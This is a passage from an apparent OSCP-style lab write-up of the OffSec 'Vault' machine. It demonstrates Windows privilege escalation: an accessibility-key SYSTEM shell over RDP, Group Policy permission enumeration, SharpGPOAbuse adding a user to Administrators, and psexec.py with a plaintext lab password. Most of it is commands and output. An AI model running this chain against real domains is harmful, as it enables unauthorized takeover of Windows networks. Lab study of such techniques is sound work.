
Now we can use rdesktop and open a RDP window. From here we use Windows + U to request the Windows Accessibility function which will open cmd.exe:



```
(c) 2018 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```


Alternative PrivEsc

In this method we'll transfer over powerview.ps1 to conduct further enumeration specifically targeting Group Policies. First we want to find the Id of the Default Domain Policy:




```
*Evil-WinRM* PS C:\maintenance> Get-GPO -Name "Default Domain
Policy"


DisplayName      : Default Domain Policy
DomainName       : vault.offsec
Owner            : VAULT\Domain Admins
Id               : 31b2f340-016d-11d2-945f-00c04fb984f9
GpoStatus        : AllSettingsEnabled
Description      :
CreationTime     : 11/19/2021 12:50:33 AM
ModificationTime : 11/19/2021 2:00:32 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 4, SysVol Version: 4
WmiFilter        :
```

Next we'll use the Id or Guid tp check the Group Policy permissions for our current user:




```
*Evil-WinRM* PS C:\maintenance> Get-GPPermission -Guid 31b2f34
0-016d-11d2-945f-00c04fb984f9 -TargetType User -TargetName ani
rudh


Trustee     : anirudh
TrusteeType : User
Permission  : GpoEditDeleteModifySecurity
Inherited   : False
```

According to this output our current user can Edit, Delete, and Modify Group Policy Objects. Using a tool known as SharpGPOAbuse we'll do just that:




```
*Evil-WinRM* PS C:\maintenance> .\SharpGPOAbuse.exe --AddLocal
Admin --UserAccount anirudh --GPOName "Default Domain Policy"
[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] Distinguished Name = CN=Policies,CN=System,DC=vault,DC=off
sec
[+] SID Value of anirudh = S-1-5-21-537427935-490066102-151130
1751-1103
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-94
5F-00C04FB984F9}
[+] File exists: \\vault.offsec\SysVol\vault.offsec\Policies\{
31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Window
s NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait fo
r the GPO refresh cycle.
[+] Done!
```

Now if we check the Administrators group we can see that anirudh is now apart of that group:



```
*Evil-WinRM* PS C:\maintenance> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted a
ccess to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
anirudh
The command completed successfully.
```

Now that we are an Administrator we can use psexec.py to elevate our privileges to SYSTEM level privileges:



```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ psexec.py vault.offsec/anirudh:SecureHM@192.168.192.172
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 F
ortra

[*] Requesting shares on 192.168.192.172.....
[*] Found writable share ADMIN$
[*] Uploading file eiVNeuJe.exe
[*] Opening SVCManager on 192.168.192.172.....
[*] Creating service ybay on 192.168.192.172.....
[*] Starting service ybay.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```